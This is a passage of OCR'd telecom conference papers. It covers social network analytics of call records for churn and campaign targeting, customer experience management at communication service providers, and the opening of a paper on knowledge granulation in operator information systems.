


Figure 7: Alfa Score Model [4]

Mathematical model that stays behind Alpha Score calculation is proprietary code developed by different vendors. Alpha Scores take into account the individual propensity (e.g. churn probability) plus the effect that the individual has on its community (e.g. number of peers churning as well).

Calculation of Alpha Score is happening in circles and is recalculated each time one or all conditions inside Demographics, Behavior or Social Context are subject of change. Users with high Alpha Score are targets for:

- Product up sell & cross sell (predict new product adopters that have a high personal propensity towards the product or are connected to others similar subscribers to maximize viral effect)
- Product launch (find subscribers that are likely to take a new product, but who are also likely to spread the message , and iterative launch approach with self learning mechanism to increase accuracy)
- Campaign & offer optimization and personalization (profit optimization: what is the minimum subscriber specific, incentive for maximum top-up, target list generation over different campaign /offer types to maximizing the pull , strategic insight of product users for campaign personalization)

IV. SOCIAL ANALYTICS USE CASES

The social analytics solution is specifically designed to support the following main use cases:

- Churn prevention
  - Churn propensity - identifies "pressured customers" for use in churn-propensity scoring model
  - Retention activities – providing retention incentives or gifts to influencer customers to build loyalty and thereby reduce future churn
  - VIP benefits – offer special packages to influencers
  - Multi-SIM card identification
  - Rotational churn identification
- Viral campaign
  - VAS stimulation - Those identified as influencers can be targeted with VAS stimulation offers
  - Prepaid to postpaid - Offers to convert prepaid customers to postpaid tariffs
  - New product trials - Trials of new products (in a later stage of development) offered to customers who have a history of influencing others to use new products/services that they have tried
- Customer Acquisition Activities
  - Attracting new customers - Member-get-member activities directed toward influencers, boundary spanners or those with many links to customers on other operator networks
  - Family identification - Identification of family groups to offer cross family deals or to make offers of household level purchases, such as IPTV packages
  - Group identification - Identification of groups such as ethnic communities to offer targeted packages (for example, inexpensive international calls)
- Customer segmentation
  - Analysis of prepaid customers - SNA provides demographic and behavioral information on prepaid customers who do not typically provide mobile operators with information when they sign up
- New product or services launch activities
  - Get influential customers into stores - Give them demos and time with store staff so they are aware of important new products and know how to use them
  - Focus groups - Use influential customers to help shape product development
- Advertising

- Targeted advertising - Provide advertisers with details of influencers and other targeting information. Scoring can be used to set prices for different target audiences based on their influence level. Could also be used for mobile operators and their mobile marketing activities.

The SNA solution supports the marketing campaign management activities during the complete customer life cycle process, but also improves knowledge on customer providing answers for those and many other questions such:

- Who is using the phone (age, gender, etc.)?
- What is the influence to the community?
- What is the social value of this subscriber?
-

Approximately 10% of mobile operators are actively using SNA bringing benefits of churn reduction and product take-up. New customer acquisition increased in average by 25%, compared with 4% with classic methods.

Integrating downstream campaign management tools in combination with customer's experience (for example, dropped calls and delays in SMMS delivery) and predictive analytics enable more streamlined and industrialized use of the results from SNA modeling. Any decrease in the time between obtaining results from the modeling and getting the campaign out is beneficial, particularly in viral marketing, as social relationships shift over time. Reason to still use traditional CDR's (call detail records) is simple, relationships that people have on their social media sites are usually a less complete representation of their real-life relationships. The output of socially derived variables within predictive SNA can add insight when combined with other subscriber characteristics, behaviors and derived variables (for example, the number of calls made in eight weeks, the total talk time, the number of calls to customer support and the number of negative-sentiment tweets).

V. SOCIAL REVENUE

Social Revenue is a monetary metric that reveals the value of a subscriber (**Figure 13**).

It combines both the individual as well as social value of




Figure 13: Social Revenue [2]

the subscriber. The individual subscriber value can be measured by:

- ARPU – how much revenue the individual subscriber is generating
- Length of relationship – how long is a subscriber
- Acquisition cost – how much has been spent in acquiring/keeping him

The social subscriber value can be measured by:

- Community size – how large is the social network
- Friend's ARPU – how much revenue are the friends generating
- Influence – how much influence does subscriber has on friends

Social revenue is in close relation with customer churn management, where improved churn prediction is closely connected with individual subscriber alpha scores.

VI. CAMPAIGN CASE STUDY

One most obvious case where social analytics sharpens focus on personalized top-up offers to produce 100 % gain in campaign revenue is viral campaign case.

A mobile operator wanted to improve campaign effectiveness for prepaid customer and to build customer relation. The operator analyzes customer behavior (**Figure 8**) to identify the customers with highest propensity to accept the offer and the right size of top-up and incentive for each customer.

Next step is to calculate Social Influence by Alpha Score

Customer	Campaign list	ARPU bands	Propensity	Top-up size	Incentive
012345678	2	2	67109	130	13
123456789	2	1	2341483	17	2
234567890	2	1	1581516	19	3
345678901	2	2	1048270	125	11
456789012	2	1	1437576	61	12
567890123	2	1	1332558	50	9
678901234	2	2	2069695	115	10
789012345	2	2	1914409	124	10
890123456	2	1	1487537	25	5
901234567	2	2	2494027	70	6

Figure 8: Social Analytics Case TOP-UP [2]

(**Figure 9**) where mobile operator analyses the customer base using CDR's and other customer related input data and divides and scores it based on specific social characteristics.

Upon identification of target customer group, message

SubID	Churn Alpha score	Social Revenue	SMS use
	0.9	25€	High
	0.9	20€	High
	0.9	20€	Low
	0.8	22€	Medium
	0.8	18€	Low
	0.8	23€	High

Figure 9: Social Analytics Case TOP-UP [2]

with offer is created by customer management system (CRM) and delivered on mobile device (**Figure 10**).

In a case where social data are not available only prophecy can be used. Simple four steps approach stays




Figure 10: Social Analytics Case TOP-UP [2]

behind case:

- **Step 1:** Collect customer data, build customer insight, predict customer behavior and prepare campaign
- **Step 2:** On Charging&Billing system start off-line collection of customer behavior and reaction on test campaigns
- **Step 3:** Using Reporting & Analytics systems start predictive modeling of personalized offer/incentive values for top-up campaign
- **Step 4:** Start actual campaign and sent new offering proactively to customers who are most likely to react positively.

To achieve desired outcome, integration with enterprise data warehouse, top-up system and campaign management system is curtail as well as data privacy and security. Benefits achieved:

- Revenue acceleration – more than 100% improvement in net campaign gain from pre-paid recharge campaign for high ARPU (average revenue per user) customers in first month

- Increase loyalty along the whole customer life-cycle – personalization & offer optimization for 80% of the whole customer base by offerings matching exactly individual needs

Another use case example is case where a mobile operator wanted to reduce churn in their pre-paid market segment. Method used is to analyze customer behavior to identify the customers at the highest risk of churning (**Figure 11**).

Customer	Propensity	Offer_ask	Offer_bonus
1234567	0.64215115	talk 20 min	get 20 min
2345678	0.63283283	talk 20 min	get 15 min
3456789	0.59949953	talk 10 min	get 10 min
4567890	0.57355429	send 50 SMS	get 10 SMS

Figure 11: Social Analytics Case -Churn [2]

Personalized offers were then defined to retain them (**Figure 12**).




Figure 12: Social Analytics Case -Churn [2]

Campaign management applies the insight from analytics to target personalized offers to the segments at risk of churning. In most cases customers responded very positively on the mobile operator initiation and following directions given, accepting benefits given and improving satisfaction. By offering free talk time and bonus text messages, the mobile operator reduced churn by up to 21% in selected segments and 3,5% overall.

VII. CONCLUSION

Efforts to integrate social tools and strategies with traditional support efforts will revolve around customer sentiment. Integrating SNA within analytics packages helps to improve the chances of a sale and exploit the benefits of market. SNA will reflect main company marketing footprint upon implementation, followed by the replacement of business reporting with business analytics, advance predictive analytics instead of data mining & ad hock reporting and on-line analytics instead of batch based processing.
But, in this phase a frenzy of publicity typically generates over-enthusiasm and unrealistic expectations for SNA, resulting that there might be some successful applications of a technology, but there are typically more failures.

REFERENCES

[1] Nokia Siemens Networks, SNA product strategy presentation slidware 2011.

[2] Nokia Siemens Networks, Social Analytics Enabling, Study, 2011.

[3] Gartner Analysis Report SNA, 30 November 2011.

[4] Nokia Siemens Networks, Managing Churn and Customer Experience 2011.

[5] Gartner's Hype Cycle 2011: Social Analytics and Activity Streams Reach "The Peak"

[6] Tata Consultancy: Social Analytics White Paper, September 2011

[7] Constellation Research: Social Analytics, 2012

[8] Info-Tech: The Role of Social Analytics, 25 January 2012.

[9] Heavy Reading Services Software Inside: Beyond CRM: Customer Experience Management, February 2010.

The Challenge of Customer Experience Management

Damir Tučkar

Hrvatski telekom d.d. , Zagreb, Hrvatska

damir.tuckar@t.ht.hr

Abstract - Building customer centric organization is a challenge for *Communication Service Providers (CSP)* today, in rapidly changing technology world and competitive market. Customer's expectations regarding telecommunication services, features, prices, availabilities, support and their experience in service usage often determine customer loyalty toward operator. Additional pressure to operators comes from customer's awareness of consumer's and national telecommunication regulators legislate. The *Customer Experience Management* (CEM) can make the difference between operators, creating unique and from customers unexpected, surprisingly affirmative and positive outcome in customer's requirements treatment, across all contacts channels. CRM[1] is the basic tool, but whole BSS/OSS environment have to be synchronized, meaning key internal business processes requires to be transformed as the customer sees or feel their consequences. Telco's are facing the challenge of 4C's: complexity, competition, cost, customer expectations and where CEM is the only respond!

I. INTRODUCTION

The new market reality for CSP is to transform their business around their customers, which requires radical shift about the way they are defining, developing, launching their products (services), billing and supporting the service usage. At the same time, customers are driven to buy CSP service or extend their loyalty to CSP or any of its service by adequate offers, flexibility of products and pricing plan, accurate activation. The pressures to CSP are the facts that consumers also changed with raising expectations [2]:

-prediction is that 5 billion people will behave themselves, by 2015, according to the concept, *Network Anywhere* (always on and connectivity anywhere),

-current (2011 in USA) data shows, consumers spend in average 4h and 13 m daily in WEB browsing, instant messaging, e-mailing or social networking,

-new *players on the market* and new *gadgets* like Blackberry, iPhone, iPad, tablets offered new applications, which created new consumer's demand reality, new CSPs revenue opportunities,

-Mobile CSP learned the lesson that customer's loyalty is based on device and application choices rather than network (brand), while fixed CSP experienced that customer's behavior changed, toward new customer need for fixed network communication infrastructure, switching majority of *services* usage from *"voice" over wires"* to "*data (content) over wires"*.

Focusing on end-to-end customer *life cycle* processes enables CSPs to improve the overall customer experience. The goal is to improve operations, lower costs, acquire new customers and generate new revenue streams, all while delivering the right customer experience keeping them happy and the CSP's business profitable.

There is not an exact, scientific definition of term customer experience (CE), since it is mainly about customer's emotions, which is hard to exactly *measure*, but can be described as:

A *Customer Experience* is an interaction between an organization and a customer. It is a blend of an organization's physical performance, the senses stimulated and emotions evoked, each intuitively measured against customer expectations across all moments of contact [3]. Another CE definition states: "The feelings and thoughts resulting from all impressions, tangible and intangible, from anyone or anything representing, directly or indirectly, an organization, brand or product." [4].

Most CSPs implemented different *methods* to measure the *index of customer's satisfaction* as one of tools for purpose of managing their customers *experience* and mutual CSPs comparing efforts. Key to delivering an enhanced customer experience is in *bridging the gap* between what a customers actually experiences and what the business thinks they are experiencing.

II. SERVICE PROVIDERS and 4C CHALLENGE

Since *telecom* market reality is based on facts that network is assumed and products are commoditized than CE is the only differentiator, where each

[1] CRM - **Customer Relationship Management**, IT tool, which CSP implement from vendors as "of the shelf" product or develop by themselves, as for ex. Hrvatski telekom d.d. [1]

customer have own perception on product offers (including development process and marketing), sales and provisioning experience, usability, operational quality and support for telecomm service when *something* occurs (quality of service delivered or bill issues). CSPs are facing so called "*4 C's challenge*" (complexity, competition, cost and customer expectations), pressure to rely more heavily on OSS/BSS[2], to simplify operations and manage costs [5].

A. COMPLEXITY

Past decades brought CSPs challenge of technology jumps, which requires knowledge (resources) to apply, maintain, and readiness to rapidly upgrade or replace it (Fig 1). CSPs have to manage traffic from third parties bandwidth and content providers, to increase variety of services in offer, to support intelligent devices in customer hands and homes. Customers will, when occurs, regardless of source of problem in this complex environment, blame CSP. As the result, CSP maintain a rapidly expanding inventory of network elements, applications in complex IT environment to support telecommunication service delivery and usage.

B. COMPETITION

Market landscape changed dramatically, comparing with *PTT times*, making CSP extremely vulnerable toward competitors and new players, like computer, software or internet vendors (ex. Apple, Microsoft, Google), who are competing, not on network level, but strictly on product level. CSPs who own the network infrastructure are using the capabilities of that *capital*, to deliver, ensuring quality, innovative products to customers, that *over-the-top* providers cannot.

C. COST

Network infrastructure is a large capital investment, currently mostly owned by former monopoly CSP. The volume and complexity of network, products and applications continues to explode causing the increase of CSPs failure risk in maintaining performance of the network, services and internal business processes. CSPs are not pressed only by *national regulatory* requirements and regulations, but other consumer protecting *rules* as well, while customers are aware of it. Excellent customer experience requires costly customer supporting processes, which are more costly if they are not performing smoothly as planned, when problems occurs and CSP is forced to additional efforts. The best example, for these unnecessary costs, is order failure costs (Fig 2), for complex high-value IP services, shows how spiraling costs of supporting customers can be and its financial impact on profitability. Consequently, CEM tools, correctly applied, should prevent them. BSS tools are facing transformation, necessary to prevent this, from CSP standpoint, unnecessary costs, and from customer's point of view unwanted experience. Modification is based on CSP interviews findings, conducted in 2011. (Yankee Group Research Inc.) and presented on Fig. 3 [6].

D. CUSTOMER Demand

With technology innovative solution implementation, customers are more and more demanding, while their personal experience becomes major differentiator between *good and bad* CSP. Customers want mobile data capabilities as what is delivered by DSL[3] or fiber; they want video services on demand and recorded for playback when they choose ("*network anywhere*"), even high-quality voice service, they expect for all telecommunication services (fixed net) immediate provisioning, later, in service usage period, variety of *unlimited* product support, for *free* or charging as low as possible!




Fig1. Assurance interfaces

As the internet and especially the mobile internet transforms our daily lives, a revolution is underway, transforming the way customers interact and stay connected to work, communities, friends, content,

	Approximatly in US $/incident	Total cost for 1 million orders per year, with estimated 20-40% order fallout rate
Order fallouts requiering an engineer's time	60-75	75 x 160.000 = **12 million** (estimated 20-40 % of the time)
Truck rolls as result of incomplete provisioning	300	300 x 40.000 = **12 million**
Ongoing problems resulting in customers calls	12-50	12 x 400.000 = **4,8 million**

Fig2. **Calculating the cost of Order management Failure** [2].

[2] OSS – Operational System Support, The term OSS most frequently describes "network systems" dealing with the telecom network itself, supporting processes such as maintaining network inventory, configuring network components, provisioning services and managing faults
BSS-Business System Support, refers to "business systems" dealing with customers, supporting processes such as taking orders, processing bills, and collecting payments

[3] DSL – Digital Subscriber Line (meaning cooper line)

leisure activities and entertainment. Increasingly, service providers struggle to be recognized and **a**ppreciated for the central role they play. Recognition, influence and loyalty have slowly migrated from CSP to other parts of the value chain, namely device manufacturers, and content providers.




Fig3. **Drivers for BSS transformation** [6]

III. CUSTOMER SATISFACTION and CUSTOMER EXPERIENCE MANAGEMENT

Customer favors CSP, vendors of services, capable to provide good service, through the customer lifecycle, generating positive customer experience.

The importance of customer satisfaction based on his personal experience lies in *influence* on his personal circle of relatives, friends and people he usually met on daily basis (CSP's *customers or prospects*). Bad customer experience is spread on 10 time wider *circle* of people, causing *damage* to CSP, hard to repair.

Customers interact with CSP through different channels, points of contacts, in different moments (lifecycle) of their relationship with CSP. Beside *personal contact* in CSP shops, or its partner's shops, nowadays most frequently used channel is free phone number of *contact centre*. With internet accessibility, customer's computer literacy and widespread usage of all kind users' terminals for internet access, communication by WEB, e-mail, together with social networking influence becomes most important CSP interacting channel. One, however, does not have to underestimate the influence of other, traditional channels like postal letters, faxes and particularly *personal contacts* with CSP's or *outsourced company*, technicians (at home or streets).

Customers and CSP collects, mutually, *experience* of each other, throughout whole lifecycle, which wise CSP captures (Fig. 4), store and analyses later when needed. ***Prospects*** start to collect their *personal experience* and shape their attitude regarding certain CSP or its service, through: daily media influence, CSP's marketing campaigns, "word of mouths". After CSP service provisioning, relationship with customer is usually long termed, beside process of *billing* for service usage, usually with rare customer-CSP interactions.

From customer's point of view, *consumer* of telecommunication service, mobile or fixed network, there are 4 main reasons for interacting with CSP:

- Enhance or upgrade telecommunication service customer use, or buy new one,
- Maintaining customer personal data in CSP CRM, preferably, when possible, using "self maintaining" *procedures* on WEB. Customers can also check their current services usage or view their bills, in itemized bills manner (for each service, for each *communication usage,* full set of data), which enables customers to control their expenses.
- Customer persuasion of bill or bill item incorrectness. Usually, national regulator body describes the complaining process and procedures, customer and CSP have to follow
- Customer experienced and objects issues with telecommunication service quality or faults (again, customer point of view).

From CSP point of view, all interactions with customers, regardless of reasons, have its costs, which need to be controlled and kept within predicted budget for that purpose. Most frequently used methods in CSP daily operations, to achieve the "budget" goals and keep most customers *satisfied*, are:

-optimizing internal business processes, with implemented metrics,
- setting KPIs[4] for operations (internal processes) and employee performance,
- measuring customer satisfaction and comparing with competitors, as basic source for future measures to improvements in processes,

Another strong influence on subjectively gathered customer personal CSP related *experience* is customer (as a person) education for using technically complex telecommunication services and environment. Telecom consumer education and adequate support resources must be tuned to support consumers as their product portfolios grow in complexity.
Although OSS is critical to enable and ensure positive customer experience, customers who, despite network complexity, cares only about their own services and

[4] KPI – Key Performance Indicators; For ex. in fixed network voice service provisioning process, time, measured in days, set for providing the service at customer installation location, often determined by national regulator to USP (universal Service Provider)

usage, experience any kind of *issues* using CSP services, mostly due to:

- Lack of coordination, as a consequence of structural and organizational divide, between network-facing functions (OSS) and customer-facing functions (BSS),
- Fulfilment, delivering realities, compared to CSP promises in selling, *fault repair* or advising customers for service adequate (correct) usage processes.
- Unclear or not sufficiently explained service billing (and all bill items) to customers, in selling or service promotional period, how customer habits or telecommunication service usage behaviour influence expenses presented on the bill. If customers expectations regarding bills are not fulfilled, due to wrongly understood, or not correctly explained, from service promo-*messages* or sell representatives, his perception of *negative experience* is hard to change.




Fig4. **Capturing customer experience on mutual interactions in CSP IT environment**

Measuring customer satisfaction regularly, comparing results with own past measurements and competitors, applying feedback measures to areas where there is visible trend of negative results is simply "must have" for CSP. Satisfaction *measurement* process means interviewing CSP customers, a relevant and representative number of customers, with carefully chosen questions, same ones in consequently conducted inquiries for one CSP or applied for different CSP, obviously for results comparing reasons. Therefore, it's usually done by external inquiry companies, which are *neutra*l (objective standpoint) toward CSP and customer, in *research* process. This company usually get's list of relevant customers for interview, from CSP (for example divided according criteria like CSP services users, customer age, location of living, service using expenses etc) and provide CSP, as result of inquiry process, with report which presents how customers experienced CSP, observed as "black box", through CSP touch points. CSP itself constantly tries to improve internal business processes (within CSP as black box) in the way CSP consider it's the best for customers. Inquiry results always confirm that customer may forgive for the temporary lack of access or quality degradation of a service but won't forgive CSP for the lack of accurate action and information from the operator's side. Proactive service management and closing the loop between the OSS and BSS domain are the third key in improving customer experience.

IV. SERVICE PROVIDERS and CUSTOMER EXPERIENCE MANAGEMENT TOOLS

Each CSP nowadays use DWH[5] available data and methods for analyzing customer's behavior and captured in CRM or other data bases, mutual interaction data. This intelligence has been focused on delivering the operator's employees sophisticated tools to tailor their offerings, manage products, promotions, customer orders, complaints or assistance requests. For fixed network CSP it's essential to automate and integrate BSS with OSS processes, which is quite a tough task for IT, due to CSP IT complex heritage. Usually, CSP customers, subscribers of one or more telecommunication services, are segmented, at least at residential and business segments, but more often, this basic segmentation is additionally divided according the criteria each CSP establish to best suit its budgetary limitations toward wished treatment polices according to segments. Segmenting customers is delicate task, usually CSP use service average spending data for each customer, calculating the value of that customer, for CSP. According to the value, CSP put customer in one of N predefined segments. When interacting with CSP, customer is, at each channel of contact, recognized by adequate application and segment data recorded in CRM. This is followed to, automatically in systems, applied adequate policy and treatment procedure, for customer segment and interaction reason.

However, consumption of services and delivered bills should not be the only criteria for segmentation of customer; equally important is customer habit to pay his bills on time. Calculation of segment to which customer belong is dynamic parameter, ideally

[5] DWH – Data Warehousing IT tools and applied data analyze procedures

calculated each month. Segment calculation needs to consider *single customer view,* meaning usage of one or more CSP services, duration of customer subscriptions or history of relations with CSP, usage of one or more services and take into adequately account eventually applied dunning levels in recent history for customers services. Dunning procedure is expensive procedure for CSP, often sophisticated, requires dedicated resources, not rarely terminating with court epilogue. Beside national regulator body which determines basic dunning legal levels, respecting CSP and customers interests, each CSP defines additional levels (reminders and warnings for customers) using e-mails, SMS, voice messaging machines, agents calls etc. Shifting customers, from one to another neighboring value segment, is therefore influenced with revenue, dunning, and other relationships history. CSP than applies different policies for each segment for different reasons (route cause) of customer interaction. For example, different segments of residential customers are differently treated when calling free number (0800) of CSP supporting contact centre, meaning speed of accessing the agent or IVR[6] avoidance. Provisioning of any new service or problem assisting and malfunction repairing of subscribed one, for customer of higher CSP value can be faster performed and executed from more skilled technicians. On the same time, when employing loyalty programs or discount policies, as tools for creating positive *experience* for existing or attracting new customers, in battle to minimize churn, CSP must be cautious regarding possible costs and customers disappointments, if wrongly set policies have to be corrected.

Most subscribers have only a vague idea of their actual usage and costs. As data caps become more commonplace, customer confusion over the amount of data used puts them at risk of bill shock. Traditional approaches to keeping subscribers informed of usage, such as SMS alerts, are not interactive enough or accurate in metering applications. Customers have a need and *expectation* that they can control *costs* - consumption approaching their CSP data on WEB (with minimum delay on actual CDRs[7]), from home, on their device, which create positive experience.

One have also to stress the influence of national regulator and other laws and regulations, on each CSP, regarding fulfillment of "*law requirements"*[8] in implemented internal, customer interacting, business processes and supported IT applications.

V. CONCLUSION

In a services environment**,** the interactions with sales and service touch points are crucial to model *experience* memory regarding CSP, in customer's mind. Unlike manufacturers of physical products, service providers need to provide constant QoS (quality of the service) in customer (service usage) lifecycle. Therefore, customer experience is most important differentiator between CSPs, from perspective of each segment of their targeted customers, for whom management define applied policies in processes, according to CSP defined customer segments and budgetary issues. No. 1 goal is to achieve excellent customer experience, primarily by defining internal business processes as the customer sees them rather than what is convenient for the business. Maintaining a positive customer experience requires that CSPs deliver unique, high-quality products, implement customer focused processes and manage them with proper tools (BSS/OSS) and with educated and motivated employees and partners (if parts of business processes are outsourced). CSPs evolved from traditional suppliers of separate, network-dependent services (*telco* operators) into carriers delivering converged services on top of converged networks (IP[9]). Since *experience* of CSP and service customer use, is unique for each customer, based on customer *emotional attitudes*, managing the customer experience requires BSS/OSS capable of delivering products that ensure quality, from the handset to the core of the network, as well as rapidly responding to customer requirements and problems. Capturing all interaction with each customer, on all touch points, personalized approach to customers in each contact, regardless of contact channel, with visibility of whole customer's relationship history to empowered employees, is simply MUST have feature in processes adequately IT supported, in applied end-terminal application. And, what is most important, CSP must never, acting in saturated market, betray *promises* (in service *selling* or any supporting processes) given to customers.

References:

[1] Damir Tučkar, Sanja Živić Beštak, "Fix Network Operators approach to Customer Relationship Management and related IT environment", Opatija XXVIII Conference MIPRO 2004 review Jan 2012

[6] IVR – Interactive Voice Response IVR allows customers to interact with a company's host system via a telephone keypad or by speech recognition, after which they can service their own inquiries by following the IVR dialogue

[7] CDR or call detailed record is a data record produced by a telephone exchange or other telecommunications equipment documenting the details of a phone call or *usage (consumption)* of any other service, for ex. like "traffic" (up and download) measured in GB per *session*

[8] CSP acting, in each national telecomm market, is "framed" by different laws and regulations, ensuring in customer-CSP *relationship*, fulfillment of defined set of provisioning and service quality KPIs, as "*minimal expectations*" from CSP.

[9] IP – Internet protocol

[2] Susan McNeice, Sheryl Kingstone, "Customer-Focused Experience Management Must Be an End-to-End Process", Yankee Group Research, Inc., Boston 2011.
[3] Colin Shaw, "The DNA of Customer Experience: How Emotions Drive Value", London 2009.
[4] Bob Thompson, Customer Experience Management: The Value of "*Moments of Truth*", Customer Think Corp, Bozeman, Montana 2006
[5] Nancee Ruzicka, „From the core of the network to the customer", Comarch SA, Krakow, Technology review Jan 2012
[6] Krzysztof Kwiatkowski, „The eternal question – repair or replace? ", Comarch SA, Krakow, Technology review Jan 2012

Knowledge Granulation in a Telecom Operator Information Systems

Nenad Dragun
HT- Hrvatski Telekom d.d./Network and Service Platform Department,
Kupska 2, 10000 Zagreb, Croatia
nenad.dragun@t.ht.hr

Abstract - It stands as a widely accepted truth that knowledge is a power and the saying can easily be applied to business domains as well. Telecom business is well known for dealing with immense quantities of data which, if properly managed and organized, can represent a good source of knowledge. Common logic tells us that empowering telecom business by extracting knowledge from something that already is a constituent part of everyday activities should come very naturally. Process for achieving such goal can be identified as knowledge management and it comprises knowledge acquisition, sharing and transfer as well as its creation, organization and application.
All of the above mentioned can be accomplished through granular approach based on the knowledge granule as a founding element for all knowledge related actions. Such granule represents a concept i.e. something to be learned, can be related to other granules and can form structures for complex descriptions of concepts. This paper introduces granular approach as a foundation for building knowledge management systems in telecommunications domain.

I. INTRODUCTION

With evolution of information systems to the level on which they are more or less independently capable of making decisions about the flow of actions in the future, or to predict the outcome of certain action, it is becoming more important to better organize information which comprises the core of such systems.

Very important part of this kind of systems is storing and processing relevant information. When taking those two actions in consideration it is very common to speak about belief in facts the corresponding information is dealing with, of course with acceptable probability of truthfulness. Systems dealing with information satisfying the afore mentioned can easily be classified as knowledge related systems [1] with main goals of organizing, storing, and using the knowledge.

The final goal of knowledge organization is increase of its utilization and reusability, better possibilities of knowledge representation, but also easier derivation of new knowledge based on the existing one. The latter partially covers the process of knowledge acquisition also known as learning; therefore the knowledge organization can significantly affect and improve the process of learning.

Most frequently mentioned entity for knowledge organization is knowledge base with various implementations. Regardless of knowledge base implementation its logical architecture is always defined by its ontology. One of the ways to implement knowledge base ontology is using the granular approach. Granulation in this case means defining the knowledge levels which satisfy certain conditions and at the same time respecting the rule that lower level of knowledge contains more detailed information than next, higher level. It is common to say that the higher level of knowledge has abstracted details of its neighboring lower level of knowledge. Basic principles of such approach are given in the following chapters of the article.

II. GRANULAR KNOWLEDGE STRUCTURES

Knowledge itself is tightly related to the process of its acquisition better known as learning. Learning is being discussed in various domains such as psychology, logic and philosophy in general, but also in so called informatics domains [1]. However, regardless of the point of view the main object of the learning process can be identified as concept. The term concept describes something we want to learn and is marked by its intension and extension [2].

Going further in this direction it is also possible to identify knowledge granule as a certain level of concept abstraction. Basic granule is indivisible or there is no need to further divide it on the corresponding level of abstraction. It is formed by elements grouped by indistinguishability, similarity, proximity and functionality [3].

The level of abstraction is partly defined by the extension of information which can be practically represented in form of information table [2] or formal context [3]. Formally an information table is described as:

$$T = (U, A_t, V_a, R_a, I_a), \quad a \in A_t \tag{1}$$

Where U represents a finite nonempty set of objects, At represents a nonempty set of attributes, V_a represents a nonempty set of values for $a \in A_t$, R_a represents a set of binary relations between attributes and values, $I_a: U \rightarrow V_a$ is an information function for $a \in A_t$.

If we continue thinking in terms of information tables we can easily group objects into granules according to formulas or combination of formulas. This kind of formula, denoted as ϕ, is represented as:

$$(a, r, v) \quad (2)$$

where $r \in R_a$ represents a binary relation between an attribute ($a \in A_t$) and corresponding value ($v \in V_a$). This type of formula is called atomic formula.

With all this in mind we could conclude that concept granule is a basic unit of human thoughts and basic component of knowledge which can be formally described as:

$$\left(\phi, m(\phi)\right) \quad (3)$$

where $m(\phi)$ denotes a set of objects satisfying ϕ formula. Remembering the idea of describing concepts with their intension and extension one could say that ϕ formula represents concept intension, while $m(\phi)$ represents its extension.

